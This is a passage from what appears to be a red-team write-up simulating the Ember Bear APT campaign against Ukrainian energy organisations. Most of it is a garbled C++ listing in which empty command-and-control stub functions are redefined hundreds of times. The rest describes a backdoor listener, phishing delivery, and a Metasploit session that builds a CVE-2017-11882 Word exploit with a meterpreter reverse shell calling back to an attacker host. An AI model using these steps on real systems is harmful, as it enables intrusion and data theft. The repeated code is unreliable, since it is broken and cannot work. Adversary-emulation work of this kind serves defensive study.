554    void C2_Stop() {
555        // Implementation for stopping
556    }
557
558    void C2_Help() {
559        // Implementation for help
560    }
561
562    void C2_Exit() {
563        // Implementation for exit
564    }
565
566    void C2_Initialize() {
567        // Implementation for initialization
568    }
569
570    void C2_Start() {
571        // Implementation for starting
572    }
573
574    void C2_Stop() {
575        // Implementation for stopping
576    }
577
578    void C2_Help() {
579        // Implementation for help
580    }
581
582    void C2_Exit() {
583        // Implementation for exit
584    }
585
586    void C2_Initialize() {
587        // Implementation for initialization
588    }
589
590    void C2_Start() {
591        // Implementation for starting
592    }
593
594    void C2_Stop() {
595        // Implementation for stopping
596    }
597
598    void C2_Help() {
599        // Implementation for help
600    }
601
602    void C2_Exit() {
603        // Implementation for exit
604    }
605
606    void C2_Initialize() {
607        // Implementation for initialization
608    }
609
610    void C2_Start() {
611        // Implementation for starting
612    }
613
614    void C2_Stop() {
615        // Implementation for stopping
616    }
617
618    void C2_Help() {
619        // Implementation for help
620    }
621
622    void C2_Exit() {
623        // Implementation for exit
624    }
625
626    void C2_Initialize() {
627        // Implementation for initialization
628    }
629
630    void C2_Start() {
631        // Implementation for starting
632    }
633
634    void C2_Stop() {
635        // Implementation for stopping
636    }
637
638    void C2_Help() {
639        // Implementation for help
640    }
641
642    void C2_Exit() {
643        // Implementation for exit
644    }
645
646    void C2_Initialize() {
647        // Implementation for initialization
648    }
649
650    void C2_Start() {
651        // Implementation for starting
652    }
653
654    void C2_Stop() {
655        // Implementation for stopping
656    }
657
658    void C2_Help() {
659        // Implementation for help
660    }
661
662    void C2_Exit() {
663        // Implementation for exit
664    }
665
666    void C2_Initialize() {
667        // Implementation for initialization
668    }
669
670    void C2_Start() {
671        // Implementation for starting
672    }
673
674    void C2_Stop() {
675        // Implementation for stopping
676    }
677
678    void C2_Help() {
679        // Implementation for help
680    }
681
682    void C2_Exit() {
683        // Implementation for exit
684    }
685
686    void C2_Initialize() {
687        // Implementation for initialization
688    }
689
690    void C2_Start() {
691        // Implementation for starting
692    }
693
694    void C2_Stop() {
695        // Implementation for stopping
696    }
697
698    void C2_Help() {
699        // Implementation for help
700    }
701
702    void C2_Exit() {
703        // Implementation for exit
704    }
705
706    void C2_Initialize() {
707        // Implementation for initialization
708    }
709
710    void C2_Start() {
711        // Implementation for starting
712    }
713
714    void C2_Stop() {
715        // Implementation for stopping
716    }
717
718    void C2_Help() {
719        // Implementation for help
720    }
721
722    void C2_Exit() {
723        // Implementation for exit
724    }
725
726    void C2_Initialize() {
727        // Implementation for initialization
728    }
729
730    void C2_Start() {
731        // Implementation for starting
732    }
733
734    void C2_Stop() {
735        // Implementation for stopping
736    }
737
738    void C2_Help() {
739        // Implementation for help
740    }
741
742    void C2_Exit() {
743        // Implementation for exit
744    }
745
746    void C2_Initialize() {
747        // Implementation for initialization
748    }
749
750    void C2_Start() {
751        // Implementation for starting
752    }
753
754    void C2_Stop() {
755        // Implementation for stopping
756    }
757
758    void C2_Help() {
759        // Implementation for help
760    }
761
762    void C2_Exit() {
763        // Implementation for exit
764    }
765
766    void C2_Initialize() {
767        // Implementation for initialization
768    }
769
770    void C2_Start() {
771        // Implementation for starting
772    }
773
774    void C2_Stop() {
775        // Implementation for stopping
776    }
777
778    void C2_Help() {
779        // Implementation for help
780    }
781
782    void C2_Exit() {
783        // Implementation for exit
784    }
785
786    void C2_Initialize() {
787        // Implementation for initialization
788    }
789
790    void C2_Start() {
791        // Implementation for starting
792    }
793
794    void C2_Stop() {
795        // Implementation for stopping
796    }
797
798    void C2_Help() {
799        // Implementation for help
800    }
801
802    void C2_Exit() {
803        // Implementation for exit
804    }
805
806    void C2_Initialize() {
807        // Implementation for initialization
808    }
809
810    void C2_Start() {
811        // Implementation for starting
812    }
813
814    void C2_Stop() {
815        // Implementation for stopping
816    }
817
818    void C2_Help() {
819        // Implementation for help
820    }
821
822    void C2_Exit() {
823        // Implementation for exit
824    }
825
826    void C2_Initialize() {
827        // Implementation for initialization
828    }
829
830    void C2_Start() {
831        // Implementation for starting
832    }
833
834    void C2_Stop() {
835        // Implementation for stopping
836    }
837
838    void C2_Help() {
839        // Implementation for help
840    }
841
842    void C2_Exit() {
843        // Implementation for exit
844    }
845
846    void C2_Initialize() {
847        // Implementation for initialization
848    }
849
850    void C2_Start() {
851        // Implementation for starting
852    }
853
854    void C2_Stop() {
855        // Implementation for stopping
856    }
857
858    void C2_Help() {
859        // Implementation for help
860    }
861
862    void C2_Exit() {
863        // Implementation for exit
864    }
865
866    void C2_Initialize() {
867        // Implementation for initialization
868    }
869
870    void C2_Start() {
871        // Implementation for starting
872    }
873
874    void C2_Stop() {
875        // Implementation for stopping
876    }
877
878    void C2_Help() {
879        // Implementation for help
880    }
881
882    void C2_Exit() {
883        // Implementation for exit
884    }
885
886    void C2_Initialize() {
887        // Implementation for initialization
888    }
889
890    void C2_Start() {
891        // Implementation for starting
892    }
893
894    void C2_Stop() {
895        // Implementation for stopping
896    }
897
898    void C2_Help() {
899        // Implementation for help
900    }
901
902    void C2_Exit() {
903        // Implementation for exit
904    }
905
906    void C2_Initialize() {
907        // Implementation for initialization
908    }
909
910    void C2_Start() {
911        // Implementation for starting
912    }
913
914    void C2_Stop() {
915        // Implementation for stopping
916    }
917
918    void C2_Help() {
919        // Implementation for help
920    }
921
922    void C2_Exit() {
923        // Implementation for exit
924    }
925
926    void C2_Initialize() {
927        // Implementation for initialization
928    }
929
930    void C2_Start() {
931        // Implementation for starting
932    }
933
934    void C2_Stop() {
935        // Implementation for stopping
936    }
937
938    void C2_Help() {
939        // Implementation for help
940    }
941
942    void C2_Exit() {
943        // Implementation for exit
944    }
945
946    void C2_Initialize() {
947        // Implementation for initialization
948    }
949
950    void C2_Start() {
951        // Implementation for starting
952    }
953
954    void C2_Stop() {
955        // Implementation for stopping
956    }
957
958    void C2_Help() {
959        // Implementation for help
960    }
961
962    void C2_Exit() {
963        // Implementation for exit
964    }
965
966    void C2_Initialize() {
967        // Implementation for initialization
968    }
969
970    void C2_Start() {
971        // Implementation for starting
972    }
973
974    void C2_Stop() {
975        // Implementation for stopping
976    }
977
978    void C2_Help() {
979        // Implementation for help
980    }
981
982    void C2_Exit() {
983        // Implementation for exit
984    }
985
986    void C2_Initialize() {
987        // Implementation for initialization
988    }
989
990    void C2_Start() {
991        // Implementation for starting
992    }
993
994    void C2_Stop() {
995        // Implementation for stopping
996    }
997
998    void C2_Help() {
999        // Implementation for help
1000    }
1001
1002    void C2_Exit() {
1003        // Implementation for exit
1004    }
1005
1006    void C2_Initialize() {
1007        // Implementation for initialization
1008    }
1009
1010    void C2_Start() {
1011        // Implementation for starting
1012    }
1013
1014    void C2_Stop() {
1015        // Implementation for stopping
1016    }
1017
1018    void C2_Help() {
1019        // Implementation for help
1020    }
1021
1022    void C2_Exit() {
1023        // Implementation for exit
1024    }
1025
1026    void C2_Initialize() {
1027        // Implementation for initialization
1028    }
1029
1030    void C2_Start() {
1031        // Implementation for starting
1032    }
1033
1034    void C2_Stop() {
1035        // Implementation for stopping
1036    }
1037
1038    void C2_Help() {
1039        // Implementation for help
1040    }
1041
1042    void C2_Exit() {
1043        // Implementation for exit
1044    }
1045
1046    void C2_Initialize() {
1047        // Implementation for initialization
1048    }
1049
1050    void C2_Start() {
1051        // Implementation for starting
1052    }
1053
1054    void C2_Stop() {
1055        // Implementation for stopping
1056    }
1057
1058    void C2_Help() {
1059        // Implementation for help
1060    }
1061
1062    void C2_Exit() {
1063        // Implementation for exit
1064    }
1065
1066    void C2_Initialize() {
1067        // Implementation for initialization
1068    }
1069
1070    void C2_Start() {
1071        // Implementation for starting
1072    }
1073
1074    void C2_Stop() {
1075        // Implementation for stopping
1076    }
1077
1078    void C2_Help() {
1079        // Implementation for help
1080    }
1081
1082    void C2_Exit() {
1083        // Implementation for exit
1084    }
1085
1086    void C2_Initialize() {
1087        // Implementation for initialization
1088    }
1089
1090    void C2_Start() {
1091        // Implementation for starting
1092    }
1093
1094    void C2_Stop() {
1095        // Implementation for stopping
1096    }
1097
1098    void C2_Help() {
1099        // Implementation for help
1100    }
1101
1102    void C2_Exit() {
1103        // Implementation for exit
1104    }
1105
1106    void C2_Initialize() {
1107        // Implementation for initialization
1108    }
1109
1110    void C2_Start() {
1111        // Implementation for starting
1112    }
1113
1114    void C2_Stop() {
1115        // Implementation for stopping
1116    }
1117
1118    void C2_Help() {
1119        // Implementation for help
1120    }
1121
1122    void C2_Exit() {
1123        // Implementation for exit
1124    }
1125
1126    void C2_Initialize() {
1127        // Implementation for initialization
1128    }
1129
1130    void C2_Start() {
1131        // Implementation for starting
1132    }
1133
1134    void C2_Stop() {
1135        // Implementation for stopping
1136    }
1137
1138    void C2_Help() {
1139        // Implementation for help
1140    }
1141
1142    void C2_Exit() {
1143        // Implementation for exit
1144    }
1145
1146    void C2_Initialize() {
1147        // Implementation for initialization
1148    }
1149
1150    void C2_Start() {
1151        // Implementation for starting
1152    }
1153
1154    void C2_Stop() {
1155        // Implementation for stopping
1156    }
1157
1158    void C2_Help() {
1159        // Implementation for help
1160    }
1161
1162    void C2_Exit() {
1163        // Implementation for exit
1164    }
1165
1166    void C2_Initialize() {
1167        // Implementation for initialization
1168    }
1169
1170    void C2_Start() {
1171        // Implementation for starting
1172    }
1173
1174    void C2_Stop() {
1175        // Implementation for stopping
1176    }
1177
1178    void C2_Help() {
1179        // Implementation for help
1180    }
1181
1182    void C2_Exit() {
1183        // Implementation for exit
1184    }
1185
1186    void C2_Initialize() {
1187        // Implementation for initialization
1188    }
1189
1190    void C2_Start() {
1191        // Implementation for starting
1192    }
1193
1194    void C2_Stop() {
1195        // Implementation for stopping
1196    }
1197
1198    void C2_Help() {
1199        // Implementation for help
1200    }
1201
1202    void C2_Exit() {
1203        // Implementation for exit
1204    }
1205
1206    void C2_Initialize() {
1207        // Implementation for initialization
1208    }
1209
1210    void C2_Start() {
1211        // Implementation for starting
1212    }
1213
1214    void C2_Stop() {
1215        // Implementation for stopping
1216    }
1217
1218    void C2_Help() {
1219        // Implementation for help
1220    }
1221
1222    void C2_Exit() {
1223        // Implementation for exit
1224    }
1225
1226    void C2_Initialize() {
1227        // Implementation for initialization
1228    }
1229
1230    void C2_Start() {
1231        // Implementation for starting
1232    }
1233
1234    void C2_Stop() {
1235        // Implementation for stopping
1236    }
1237
1238    void C2_Help() {
1239        // Implementation for help
1240    }
1241
1242    void C2_Exit() {
1243        // Implementation for exit
1244    }
1245
1246    void C2_Initialize() {
1247        // Implementation for initialization
1248    }
1249
1250    void C2_Start() {
1251        // Implementation for starting
1252    }
1253
1254    void C2_Stop() {
1255        // Implementation for stopping
1256    }
1257
1258    void C2_Help() {
1259        // Implementation for help
1260    }
1261
1262    void C2_Exit() {
1263        // Implementation for exit
1264    }
1265
1266    void C2_Initialize() {
1267        // Implementation for initialization
1268    }
1269
1270    void C2_Start() {
1271        // Implementation for starting
1272    }
1273
1274    void C2_Stop() {
1275        // Implementation for stopping
1276    }
1277
1278    void C2_Help() {
1279        // Implementation for help
1280    }
1281
1282    void C2_Exit() {
1283        // Implementation for exit
1284    }
1285
1286    void C2_Initialize() {
1287        // Implementation for initialization
1288    }
1289
1290    void C2_Start() {
1291        // Implementation for starting
1292    }
1293
1294    void C2_Stop() {
1295        // Implementation for stopping
1296    }
1297
1298    void C2_Help() {
1299        // Implementation for help
1300    }
1301
1302    void C2_Exit() {
1303        // Implementation for exit
1304    }
1305
1306    void C2_Initialize() {
1307        // Implementation for initialization
1308    }
1309
1310    void C2_Start() {
1311        // Implementation for starting
1312    }
1313
1314    void C2_Stop() {
1315        // Implementation for stopping
1316    }
1317
1318    void C2_Help() {
1319        // Implementation for help
1320    }
1321
1322    void C2_Exit() {
1323        // Implementation for exit
1324    }
1325
1326    void C2_Initialize() {
1327        // Implementation for initialization
1328    }
1329
1330    void C2_Start() {
1331        // Implementation for starting
1332    }
1333
1334    void C2_Stop() {
1335        // Implementation for stopping
1336    }
1337
1338    void C2_Help() {
1339        // Implementation for help
1340    }
1341
1342    void C2_Exit() {
1343        // Implementation for exit
1344    }
1345
1346    void C2_Initialize() {
1347        // Implementation for initialization
1348    }
1349
1350    void C2_Start() {
1351        // Implementation for starting
1352    }
1353
1354    void C2_Stop() {
1355        // Implementation for stopping
1356    }
1357
1358    void C2_Help() {
1359        // Implementation for help
1360    }
1361
1362    void C2_Exit() {
1363        // Implementation for exit
1364    }
1365
1366    void C2_Initialize() {
1367        // Implementation for initialization
1368    }
1369
1370    void C2_Start() {
1371        // Implementation for starting
1372    }
1373
1374    void C2_Stop() {
1375        // Implementation for stopping
1376    }
1377
1378    void C2_Help() {
1379        // Implementation for help
1380    }
1381
1382    void C2_Exit() {
1383        // Implementation for exit
1384    }
1385
1386    void C2_Initialize() {
1387        // Implementation for initialization
1388    }
1389
1390    void C2_Start() {
1391        // Implementation for starting
1392    }
1393
1394    void C2_Stop() {
1395        // Implementation for stopping
1396    }
1397
1398    void C2_Help() {
1399        // Implementation for help
1400    }
1401
1402    void C2_Exit() {
1403        // Implementation for exit
1404    }
1405
1406    void C2_Initialize() {
1407        // Implementation for initialization
1408    }
1409
1410    void C2_Start() {
1411        // Implementation for starting
1412    }
1413
1414    void C2_Stop() {
1415        // Implementation for stopping
1416    }
1417
1418    void C2_Help() {
1419        // Implementation for help
1420    }
1421
1422    void C2_Exit() {
1423        // Implementation for exit
1424    }
1425
1426    void C2_Initialize() {
1427        // Implementation for initialization
1428    }
1429
1430    void C2_Start() {
1431        // Implementation for starting
1432    }
1433
1434    void C2_Stop() {
1435        // Implementation for stopping
1436    }
1437
1438    void C2_Help() {
1439        // Implementation for help
1440    }
1441
1442    void C2_Exit() {
1443        // Implementation for exit
1444    }
1445
1446    void C2_Initialize() {
1447        // Implementation for initialization
1448    }
1449
1450    void C2_Start() {
1451        // Implementation for starting
1452    }
1453
1454    void C2_Stop() {
1455        // Implementation for stopping
1456    }
1457
1458    void C2_Help() {
1459        // Implementation for help
1460    }
1461
1462    void C2_Exit() {
1463        // Implementation for exit
1464    }
1465
1466    void C2_Initialize() {
1467        // Implementation for initialization
1468    }
1469
1470    void C2_Start() {
1471        // Implementation for starting
1472    }
1473
1474    void C2_Stop() {
1475        // Implementation for stopping
1476    }
1477
1478    void C2_Help() {
1479        // Implementation for help
1480    }
1481
1482    void C2_Exit() {
1483        // Implementation for exit
1484    }
1485
1486    void C2_Initialize() {
1487        // Implementation for initialization
1488    }
1489
1490    void C2_Start() {
1491        // Implementation for starting
1492    }
1493
1494    void C2_Stop() {
1495        // Implementation for stopping
1496    }
1497
1498    void C2_Help() {
1499        // Implementation for help
1500    }
1501
1502    void C2_Exit() {
1503        // Implementation for exit
1504    }
1505
1506    void C2_Initialize() {
1507        // Implementation for initialization
1508    }
1509
1510    void C2_Start() {
1511        // Implementation for starting
1512    }
1513
1514    void C2_Stop() {
1515        // Implementation for stopping
1516    }
1517
1518    void C2_Help() {
1519        // Implementation for help
1520    }
1521
1522    void C2_Exit() {
1523        // Implementation for exit
1524    }
1525
1526    void C2_Initialize() {
1527        // Implementation for initialization
1528    }
15
```

The third stage (Backdoor Listener)

I was here developed a simple listener script that waits for the incoming connection from the backdoor when it is executed on the target machine.

Accepts incoming connections: When a client connects, it prints the client's IP address and port.


Sends the command: Encodes the command as bytes and sends it over the socket.

Prompts for a command: Asks the user to enter a command to send to the connected client.

Continues reading until no more data is received.

Receives output from the client: Reads data in chunks of 4096 bytes.

Accumulates the data into the output variable.



Ember Bear


This is a simulation of attack by (Ember Bear) APT group targeting energy Organizations in Ukraine the attack campaign was active on April 2021, The attack chain starts with spear phishing email sent to an employee of the organization, which used a social engineering theme that suggested the individual had committed a crime. The email had a Word document attached that contained a malicious JavaScript file that would download and install a payload known as SaintBot (a downloader) and OutSteel (a document stealer). The OutSteel tool is a simple document stealer. It searches for potentially sensitive documents based on their file type and uploads the files to a remote server. The use of OutSteel may suggest that this threat group's primary goals involve data collection on government organizations and companies involved with critical infrastructure. The SaintBot tool is a downloader that allows the threat actors to download and run additional tools on the infected system. SaintBot provides the actors persistent access to the system while granting the ability to further their capabilities. I relied on Palo Alto to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot/>



This attack included several stages including links to Zip archives that contain malicious shortcuts (.LNK) within the spear phishing emails, as well as attachments in the form of PDF documents, Word documents, JavaScript files and Control Panel File (CPL) executables. Even the Word documents attached to emails have used a variety of techniques, including malicious macros, embedded JavaScript and the exploitation of CVE-2017-11882 to install payloads onto the system. With the exception of the CPL executables, most of the delivery mechanisms rely on PowerShell scripts to download and execute code from remote servers.

1. Create the Word Document: Write a Word document (.docx) containing the exploitation of CVE-2017-11882 to install payloads onto the system.
2. CVE-2017-11882: this exploit allows an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory.
3. Data exfiltration: over Discord API C2 Channel, This integrates Discord API functionality to facilitate communication between the compromised system and the attacker-controlled server thereby potentially hiding the traffic within legitimate Discord communication.
4. SaintBot: is a payload loader, It contains capabilities to download further payloads as requested by attackers.
5. The attackers used .BAT file to disable Windows Defender functionality, It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks.
6. OutSteel: is a file uploader and document stealer developed with the scripting language.


Some examples of the PDF and docx files that was used in this attack.



The first stage (delivery technique)

In the beginning, I will create a Word file that I will use to injections for a vulnerability that attackers used in the actual attack to install payloads on the system.

April 2021: Bitcoin-themed spear phishing emails targeting Ukrainian government organizations.




The second stage (exploit Microsoft Office Memory Corruption Vulnerability CVE-2017-11882)

Second the attackers exploited the Zero-day vulnerability (CVE-2017-11882) is a vulnerability in Microsoft Office, specifically affecting Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, and Microsoft Office 2016. This vulnerability is classified as a memory corruption issue that occurs due to improper handling of objects in memory.

Exploitation repository: <https://github.com/0x09AL/CVE-2017-11882-metasploit?tab=readme-ov-file>

This vulnerability allows an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory. I then placed a Word file in the phishing email, including links to Zip files containing malicious shortcuts (LNK).



Terminal

```
/ it looks like you're trying to run a
\ module
\

      =[ metasploit v6.4.9-dev
+ -- ---=[ 2421 exploits - 1248 auxiliary - 423 post
+ -- ---=[ 1468 payloads - 47 encoders - 11 nops
+ -- ---=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/fileformat/office_ms17_11882
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_ms17_11882) > set filename /home/s3n4t0r/Ember/Bear/Doc1.docx
filename => /home/s3n4t0r/Ember/Bear/Doc1.docx
msf6 exploit(windows/fileformat/office_ms17_11882) > set lhost 2.2.2.55
lhost => 2.2.2.55
msf6 exploit(windows/fileformat/office_ms17_11882) > set lport 4444
lport => 4444
msf6 exploit(windows/fileformat/office_ms17_11882) > run

[*] Using URL: http://2.2.2.55:8080/khABWu9iwVx9hPx
[*] Server started.
[*] /home/s3n4t0r/Ember/Bear/Doc1.docx stored at /home/s3n4t0r/.msf4/local/Doc1.docx
[*] Delivering payload to 2.2.2.55...
```

```
sudo cp cve_2017_11882.rb /usr/share/metasploit-framework/modules/exploits/windows/fileformat
```

sudo updatedb

```
msf6 > use exploit/windows/fileformat/office_ms17_11882
```

The third stage (Data Exfiltration) over Discord API C2 Channe

